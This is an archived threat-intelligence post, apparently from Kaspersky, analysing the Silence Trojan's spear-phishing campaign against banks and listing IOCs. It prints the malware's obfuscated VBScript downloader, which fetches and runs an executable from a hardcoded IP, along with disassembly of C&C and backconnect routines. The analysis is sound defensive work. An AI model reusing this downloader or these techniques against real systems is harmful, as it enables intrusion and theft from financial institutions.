

Silence – a new Trojan attacking financial organizations

By GReAT

Published: 2017-11-01 · Archived: 2026-04-05 12:41:48 UTC

More information about the Silence Trojan is available to customers of Kaspersky Intelligence Reporting Service.
Contact: intelreports@kaspersky.com


In September 2017, we discovered a new targeted attack on financial institutions. Victims are mostly Russian banks but we also found infected organizations in Malaysia and Armenia. The attackers were using a known but still very effective technique for cybercriminals looking to make money: gaining persistent access to an internal banking network for a long period of time, making video recordings of the day to day activity on bank employees' PCs, learning how things works in their target banks, what software is being used, and then using that knowledge to steal as much money as possible when ready.

We saw that technique before in Carbanak, and other similar cases worldwide. The infection vector is a spear-phishing email with a malicious attachment. An interesting point in the Silence attack is that the cybercriminals had already compromised banking infrastructure in order to send their spear-phishing emails from the addresses of real bank employees and look as unsuspecting as possible to future victims.

The attacks are currently still ongoing.

Technical details

The cybercriminals using Silence send spear-phishing emails as initial infection vectors, often using the addresses of employees of an already infected financial institution, with a request to open an account in the attacked bank. The message looks like a routine request. Using this social engineering trick, it looks unsuspecting to the receiver:



Spear-phishing email in Russian.

Malicious .chm attachment

md5	dde658eb388512ee9f4f31f0f027a7df
Type	Windows help .chm file

The attachment we detected in this new wave is a “Microsoft Compiled HTML Help” file. This is a Microsoft proprietary online help format that consists of a collection of HTML pages, indexing and other navigation tools. These files are compressed and deployed in a binary format with the .CHM (compiled HTML) extension. These files are highly interactive and can run a series of technologies including JavaScript, which can redirect a victim towards an external URL after simply opening the CHM. Attackers began exploiting CHM files to automatically run malicious payloads once the file is accessed. Once the attachment is opened by the victim, the embedded .htm content file (“start.htm”) is executed. This file contains JavaScript, and its goal is to download and execute another stage from a hardcoded URL:

```
</head>
♪
<body>♪
<script>♪
var cjeusiowuvfoisejifjsodjfohre9uehruievh = vrklej23ijvisjlkvdjldjvklwhjvklwjn;♪
var cji39jcie = cjeusiowuvfoisejifjsodjfohre9uehruievh;♪
cji39jcie.click();♪
</script>♪
</body>♪
</html>
```

Part of start.htm embedded file

The goal of the script is to download and execute an obfuscated .VBS script which again downloads and executes the final dropper

```

<script language="VBScript">
fu24gjkjfvgljsj = Array("c", "S", "W", "o", "e" )
saf31 = Array("8", "2", fu24gjkjfvgljsj(0), "3", "k", "p", fu24gjkjfvgljsj(1), "("
saf32 = Array("4", fu24gjkjfvgljsj(sqr(sqr(256))), "2", "2", "f", "3", fu24gjkjfvgljsj((sqr(144))/6))
cmji23cj1 = Array("5", fu24gjkjfvgljsj(Month("2023-03-14")), "7", "p", "-", fu24gjkjfvgljsj(1), "0", "h", "n", fu24gjkjfvgljsj(sqr(sqr(144))/6))
cmji23cj2 = Array("1", "-", "(", fu24gjkjfvgljsj(Month("2023-03-14")), fu24gjkjfvgljsj(1), fu24gjkjfvgljsj((sqr(144))/6))
cmji23cj3 = Array("1", "H", "3", "i", " ", fu24gjkjfvgljsj(sqr(sqr(256))), "d")
cmji23cj4 = Array("c", fu24gjkjfvgljsj(Month("2023-03-14")), "7", "p", "-", fu24gjkjfvgljsj(1), "0", "h", "n", fu24gjkjfvgljsj(sqr(sqr(144))/6))
cmji23cj5 = Array(".", fu24gjkjfvgljsj(1), "C", fu24gjkjfvgljsj(1), "-", fu24gjkjfvgljsj(1), "0", "N", "n", fu24gjkjfvgljsj(sqr(sqr(256)))
cmji23cj6 = Array(fu24gjkjfvgljsj(Month("2023-03-14")), "H", "a", fu24gjkjfvgljsj(Month("2023-03-14")), "D", "F")
cmji23cj7 = Array(fu24gjkjfvgljsj(Month("2023-03-14")), fu24gjkjfvgljsj(sqr(sqr(256))), "a", fu24gjkjfvgljsj(Month("2023-03-14")), "D", "y")
p = 326 - 325
f = p + 4
set ffpikj = CreateObject(saf32(6)+ fu24gjkjfvgljsj(1)+saf31((sqr(144))/6)+"ri"+saf31(d)+ "t"+saf31(8))
Window.ResizeTo 6, 3
Window.moveTo 10000, 10000
Lfiugij32 = cmji23cj1(Month("2053-03-14")) +cmji23cj7(0)+cmji23cj2(d)+"er"+cmji23cj1(d)+cmji23cj1(7) + "e11 "
Lfiugij33 = cmji23cj2(p) + cmji23cj2(d) + "ind"+cmji23cj7(0) + cmji23cj2(d) + cmji23cj2(sqr(sqr(256))) + "t"+cmji23cj7(d)+"le" + " " + cmji23cj3(p)
Lfiugij34 = cmji23cj2(p) + cmji23cj4(0) + " " + "(" + cmji23cj4(8) + "ew" + cmji23cj4(sqr(sqr(256))) + cmji23cj2(Month("2063-03-14")) + "bject "
Lfiugij35 = cmji23cj5(p) + "y" + cmji23cj5(Month("2013-03-14")) + cmji23cj5(13) + "em" + cmji23cj5(0) + cmji23cj5(7) + "et" + cmji23cj5(0) + cmji23cj5(0)
Lfiugij36 = ")" + cmji23cj5(0) + cmji23cj6(sqr(sqr(256))) + cmji23cj6(0) + cmji23cj2(d) + "n1" +cmji23cj7(Month("2083-03-14")) +cmji23cj7((sqr(144))/6)
Lfiugij37 = "" + cmji23cj6(p) + "ttp://"
ffpikj.run Lfiugij32 + Lfiugij33 + Lfiugij34 + Lfiugij35 + Lfiugij36 + Lfiugij37+"139.99.156.100/j', '%TEMP%\rpc32.exe');%TEMP%\rpc32.exe;taskkill /f /im %TEMP%\rpc32.exe"

```

Obfuscated VBS script that downloads binary dropper

Dropper

md5	404D69C8B74D375522B9AFE90072A1F4
Compilation	Thu Oct 12 02:53:12 2017
Type	Win32 executable

The dropper is a win32 executable binary file, and its main goal is to communicate with the command and control (C&C) server, send the ID of the infected machine and download and execute malicious payloads.

After executing, the dropper connects to the C&C using a GET request, sends the generated victim ID, downloads the payloads and executes them using the CreateProcess function.

```

push 7D0h ; dwBytes
push 40h ; uFlags
call ds:GlobalAlloc
push edi
push offset aSoft ; "/soft/"
mov esi, eax
lea eax, [ebp-320h]
push offset aSget_php?nameX ; "%sget.php?name=%x"
push eax ; LPSTR
call ds:wsprintfa

```

C&C connect request string with ID

```

call ds:InternetOpenA
push 0 ; dwContext
push 0 ; dwFlags
push 3 ; dwService
push 0 ; lpszPassword
push 0 ; lpszUserName
push 50h ; nServerPort
push offset szServerName ; "54.36.191.97"
push eax ; hInternet
mov [ebp-33Ch], eax
call ds:InternetConnectA
push 0 ; dwContext
push 4000000h ; dwFlags
push 0 ; lpLpszAcceptTypes
push 0 ; lpszReferrer
push offset szVersion ; "HTTP/1.0"
lea ecx, [ebp-320h]
push ecx ; lpszObjectName
push offset szVerb ; "GET"
push eax ; hConnect
mov [ebp-338h], eax
call ds:HttpOpenRequestA

```

C&C connect procedure

Payloads

The payloads are a number of modules executed on the infected system for various tasks like screen recording, data uploading etc.

All the payload modules we were able to identify are registered as Windows services.

Monitoring and control module

md5	242b471bae5ef9b4de8019781e553b85
Compilation	Tue Jul 19 15:35:17 2016
Type	Windows service executable

The main task for this module is to monitor the activity of the victim. In order to do so it takes multiple screenshots of the victim’s active screen, providing a real-time pseudo-video stream with all the victim’s activity. A very similar technique was used in the Carbanak case, where this monitoring was used to understand the victim’s day to day activity.

The module is registered and started by a Windows service named “Default monitor”.

```

push eax ; lpServiceStartTable
mov [ebp+ServiceStartTable.lpServiceName], offset ServiceName ; "Default monitor"
mov [ebp+ServiceStartTable.lpServiceProc], offset sub_4027D0
mov [ebp+var_C], 0
mov [ebp+var_8], 0
call ds:StartServiceCtrlDispatcherA

```

Malicious service module name

After the initial startup, it creates a Windows named pipe with a hardcoded value – “\\.\pipe\{73F7975A-A4A2-4AB6-9121-AECAE68AABBB}”. This pipe is used for sharing data in malicious inter-process communications between modules.

```
lea    eax, [esp+4B8h+SecurityAttributes]
push   eax                ; lpSecurityAttributes
push   0                  ; nDefaultTimeOut
push   400h               ; nInBufferSize
push   400h               ; nOutBufferSize
push   1                  ; nMaxInstances
push   0                  ; dwPipeMode
push   40000001h         ; dwOpenMode
push   offset 0x00000000 ; "\\.\pipe\{73F7975A-A4A2-4AB6-9121-A"
mov    [esp+4D8h+SecurityAttributes.nLength], 0Ch
mov    [esp+4D8h+SecurityAttributes.bInheritHandle], 1
call   ds:CreateNamedPipeA
```

Named pipe creation

The malware decrypts a block of data and saves it as a binary file with the hardcoded name “mss.exe” in a Windows temporary location, and later executes it using the CreateProcessAsUserA function. This dropped binary is the module responsible for the real-time screen activity recording.

Then, the monitoring module waits for a new dropped module to start in order to share the recorded data with other modules using the named pipe.

Screen activity gathering module

md5	242b471bae5ef9b4de8019781e553b85
Compilation	Tue Jul 19 15:35:17 2016
Type	Windows 32 executable

This module uses both the Windows Graphics Device Interface (GDI) and the Windows API to record victim screen activity. This is done using the CreateCompatibleBitmap and GdipCreateBitmapFromHBITMAP functions. Then the module connects to the named pipe created by the previously described module and writes the data in there. This technique allows for the creation of a pseudo-video stream of the victim’s activity by putting together all the collected bitmaps.

```
push   0                  ; hTemplateFile
push   0                  ; dwFlagsAndAttributes
push   3                  ; dwCreationDisposition
push   0                  ; lpSecurityAttributes
push   0                  ; dwShareMode
mov    esi, edi
push   40000000h         ; dwDesiredAccess
mov    edi, eax
sub    edi, [ebp+var_18]
push   offset FileName ; "\\.\pipe\{73F7975A-A4A2-4AB6-9121-A"
mov    [ebp+var_28], eax
sub    esi, ebx
call   ds:CreateFileA
```

Writing bitmaps to pipe

C&C communication module with console backconnect

md5	6A246FA30BC8CD092DE3806AE3D7FC49
Compilation	Thu Jun 08 03:28:44 2017
Type	Windows service executable

The C&C communication module is a Windows service, as are all the other modules. Its main functionality is to provide backconnect access to the victim machine using console command execution. After the service initialization, it decrypts the needed Windows API function names, loads them with LoadLibrary and resolves with GetProcAddress functions.

```

mov     [ebp+ProcName], 0
call   _memset
push   64h
lea    eax, [ebp+LibFileName]
push   eax
push   1Ah
mov    edx, offset aV@YXcISkagMQilx '
mov    cl, 10h
call   Crypt1__
push   32h
lea    eax, [ebp+ProcName]
push   eax
push   15h
mov    edx, offset unk_429954
mov    cl, 32h
call   Crypt1__
add    esp, 30h
lea    eax, [ebp+ProcName]
push   eax ; lpProcName
lea    eax, [ebp+LibFileName]
push   eax ; lpLibFileName
call   ds:LoadLibraryW
push   eax ; hModule
call   edi ; GetProcAddress

```

WinAPI resolving

After successful loading of the WinAPI functions, the malware tries to connect to the C&C server using a hardcoded IP address (185.161.209[.]81).

```

push   offset word_42BB28
push   offset a185_161_209_81 ; "185.161.209.81"
call   eax

```

C&C IP

The malware sends a special request to the command server with its ID and then waits for a response, which consists of a string providing the code of what operation to execute. The options are:

- **“htrjyytrn”** which is the transliteration of **“reconnect”** (“реконнект” in russian layout).

- “htcnfhn” which is the transliteration of “restart” (“рестарт” in russian layout).
- “ytnpflfybq” which is the transliteration of “нет заданий” meaning “no tasks”

Finally the malware receives instructions on what console commands to execute, which it does using a new cmd.exe process with a parameter command.

```
mov     edx, offset aYtnpflfybq ; "ytnpflfybq"
lea     ebx, [ebx+0]

; CODE XREF: sub_4027C0+25F↓j
mov     ax, [ecx]
cmp     ax, [edx]
jnz     short loc_402A6F
add     ecx, 2
add     edx, 2
dec     esi
jnz     short loc_402A10
```

Instruction check

The described procedure allows attackers to install any other malicious modules. That can be easily done using the “sc create” console command.

Winexecsvc tool

md5	0B67E662D2FD348B5360ECAC6943D69C
Compilation	Wed May 18 03:58:26
Type	Windows 64 executable

Also, on some infected computers we found a tool called the Winexesvc tool. This tool basically provides the same functionality as the well-known “psexec” tool. The main difference is that the Winexesvc tool enables the execution of remote commands from Linux-based operating system. When the Linux binary “winexe” is run against a Windows server, the winexesvc.exe executable is created and installed as a service.

Conclusion

Attacks on financial organization remain a very effective way for cybercriminals to make money. The analysis of this case provides us with a new Trojan, apparently being used in multiple international locations, which suggests it is an expanding activity of the group. The Trojan provides monitoring capabilities similar to the ones used by the Carbanak group.

The group uses legitimate administration tools to fly under the radar in their post-exploitation phase, which makes detection of malicious activity, as well as attribution more complicated. This kind of attack has become widespread in recent years, which is a very worrisome trend as it demonstrates that criminals are successful in their attacks. We will continue monitoring the activity for this new campaign.

The spear-phishing infection vector is still the most popular way to initiate targeted campaigns. When used with already compromised infrastructure, and combined with .chm attachments, it seems to be a really effective way of

spreading, at least among financial organizations.

Recommendations

The effective way of protection from targeted attacks focused on financial organizations are preventive advanced detection capabilities such as a solution that can detect all types of anomalies and scrutinize suspicious files at a deeper level, be present on users' systems. The Kaspersky Anti Targeted Attack solution (KATA) matches events coming from different infrastructure levels, discerns anomalies and aggregates them into incidents, while also studying related artifacts in a safe environment of a sandbox. As with most Kaspersky products, KATA is powered by HuMachine Intelligence, which is backed by on premise and in lab-running machine learning processes coupled with real-time analyst expertise and our understanding of threat intelligence big data.

The best way to prevent attackers from finding and leveraging security holes, is to eliminate the holes altogether, including those involving improper system configurations or errors in proprietary applications. For this, Kaspersky Penetration Testing and Application Security Assessment services can become a convenient and highly effective solution, providing not only data on found vulnerabilities, but also advising on how to fix it, further strengthening corporate security.

IOC's

Kaspersky lab products detects the Silence trojan with the following verdicts:

Backdoor.Win32.Agent.dpke

Backdoor.Win32.Agent.dpiz

Trojan.Win32.Agentb.bwnk

Trojan.Win32.Agentb.bwni

Trojan-Downloader.JS.Agent.ocr

HEUR:Trojan.Win32.Generic

Full IOC's and YARA rules delivered with private report subscription.

MD5

Dde658eb388512ee9f4f31f0f027a7df

404d69c8b74d375522b9afe90072a1f4

15e1f3ce379c620df129b572e76e273f

D2c7589d9f9ec7a01c10e79362dd400c

1b17531e00cfc7851d9d1400b9db7323

242b471bae5ef9b4de8019781e553b85

324D52A4175722A7850D8D44B559F98D

6a246fa30bc8cd092de3806ae3d7fc49

B43f65492f2f374c86998bd8ed39bfdd

cffc5a0e5bdc87ab11b75ec8a6715a4

MISSION: UNBREAKABLE

Keep monetary transactions safe

Learn more >



Source: <https://securelist.com/the-silence/83009/>